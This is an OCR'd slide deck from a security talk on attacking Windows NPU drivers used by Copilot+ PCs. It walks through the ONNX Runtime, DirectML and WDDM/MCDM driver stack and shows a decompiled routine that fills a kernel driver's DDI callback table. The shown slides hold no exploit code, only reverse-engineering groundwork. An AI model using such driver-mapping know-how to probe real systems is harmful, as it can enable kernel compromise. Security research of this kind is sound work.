


(Mis)adventures with Copilot+: Attacking and Exploiting Windows NPU Drivers

Nicola Stauffer & Gürkan Gür

Nicola Stauffer
Graduate Student
Member of the security research team

Gürkan Gür
Senior Lecturer
Zurich Uni. of Applied Sciences (ZHAW)
InIT – Information Security Group (ISE)

zh aw School of Engineering

AI

Paris AI summit: France and EU promise to cut red tape on tech

Musk's DOGE crew wants to go all-in on AI

What Is Stargate? Trump's $500 Billion AI Project Explained

AI!

OpenAI launches new o3-mini reasoning model with a free ChatGPT version

DeepSeek's Breakthrough: A New Era for AI with Less Compute Power

What about …?


Privacy

Cost

Availability

Run it locally!

GPU




NPU


ASIC

FPGA

Copilot+



AI


トレーニングビデオ
Process management is a systematic approach to ensure effective and efficient business processes are in place.
It aligns business processes with strategic goals, boosts growth, and increases customer satisfaction.



Pinterest
Some apps sold separately


Front-facing camera
Studio Effects
Standard Blur
Animated
Illustrated
Watercolor


Super resolution




Architecture



Application
ONNX Runtime
DirectML
Device Driver Interface (DDI)
DX12 / User Mode Driver
WDDM / MCDM Kernel Driver
GPU/NPU

WebNN

> **Note**
>
> The WebNN API is still in progress, with GPU and NPU support in a preview state. The WebNN API should not currently be used in a production environment.




https://www.w3.org/2024/01/webevolve-series-events/media/slides/hu-ningxin.pdf



Web App
ONNX Runtime Web
Web NN EP
WebNN API
DirectML

ONNX Runtime

```
torch.onnx.export(model,                                # model being run
                  torch.randn(1, 28, 28).to(device),    # model input (or a tuple for multiple inputs)
                  "fashion_mnist_model.onnx",           # where to save the model (can be a file or file-like
                  input_names = ['input'],              # the model's input names
                  output_names = ['output'])            # the model's output names
```



DirectML



```
    ComPtr<ID3D12Device> d3D12Device;
    ComPtr<ID3D12CommandQueue> commandQueue;
    ComPtr<ID3D12CommandAllocator> commandAllocator;
    ComPtr<ID3D12GraphicsCommandList> commandList;

    // Set up Direct3D 12.
    InitializeDirect3D12(d3D12Device, commandQueue, commandAllocator, commandList);

    // Create the DirectML device.

    DML_CREATE_DEVICE_FLAGS dmlCreateDeviceFlags = DML_CREATE_DEVICE_FLAG_NONE;

#if defined (_DEBUG)
    // If the project is in a debug build, then enable debugging via DirectML debug layers with this flag.
    dmlCreateDeviceFlags |= DML_CREATE_DEVICE_FLAG_DEBUG;
#endif

    ComPtr<IDMLDevice> dmlDevice;
    THROW_IF_FAILED(DMLCreateDevice(
        d3D12Device.Get(),
        dmlCreateDeviceFlags,
        IID_PPV_ARGS(dmlDevice.GetAddressOf())));

    constexpr UINT tensorSizes[4] = { 1, 2, 3, 4 };
    constexpr UINT tensorElementCount = tensorSizes[0] * tensorSizes[1] * tensorSizes[2] * tensorSizes[3];
```

OMG I love COM –
said no one ever

Kernelmode Usermode

DDI


What is this BH 2014?


That’s some old sh*t

Hear me out!


Bro gonna talk about DDI in 2025 lmao


Vista called, it wants its architecture back


GPU/NPU
WDDM/MCDM
Dxgkrnl.sys
Win32k.sys
Kernelspace
Win32k
Syscall
Userspace
UMD_Vendor.DLL
GDI32.DLL
Application



WDDM






```
__int64 __fastcall sub_23870(__int64 a1)
{
  __int64 result; // rax@1

  *(_DWORD *)a1 = 0x3008;
  *(_QWORD *)(a1 + 8) = DxgkDdiAddDevice;
  *(_QWORD *)(a1 + 16) = DxgkDdiStartDevice;
  *(_QWORD *)(a1 + 24) = sub_50DE0;
  *(_QWORD *)(a1 + 32) = sub_50590;
  *(_QWORD *)(a1 + 40) = sub_1C3A0;
  *(_QWORD *)(a1 + 48) = sub_1C460;
  *(_QWORD *)(a1 + 56) = sub_1C350;
  *(_QWORD *)(a1 + 64) = sub_53260;
  *(_QWORD *)(a1 + 72) = sub_53340;
  *(_QWORD *)(a1 + 80) = sub_535A0;
  *(_QWORD *)(a1 + 88) = sub_25030;
  *(_QWORD *)(a1 + 104) = sub_1C550;
  *(_QWORD *)(a1 + 112) = sub_510C0;
  *(_QWORD *)(a1 + 136) = sub_529C0;
  *(_QWORD *)(a1 + 152) = sub_1A2B0;
  *(_QWORD *)(a1 + 160) = sub_1A560;
  *(_QWORD *)(a1 + 168) = sub_197A0;
  *(_QWORD *)(a1 + 176) = sub_51080;
  *(_QWORD *)(a1 + 184) = sub_53E80;
  *(_QWORD *)(a1 + 192) = sub_53ED0;
  *(_QWORD *)(a1 + 200) = sub_53630;
  *(_QWORD *)(a1 + 208) = sub_545A0;
  *(_QWORD *)(a1 + 216) = sub_304B0;
  *(_QWORD *)(a1 + 224) = sub_31460;
  *(_QWORD *)(a1 + 232) = sub_544F0;
  *(_QWORD *)(a1 + 256) = sub_527D0;
  *(_QWORD *)(a1 + 264) = sub_1C5B0;
  result = a1;
  *(_QWORD *)(a1 + 248) = sub_30DB0;
  return result;
}
```

2014

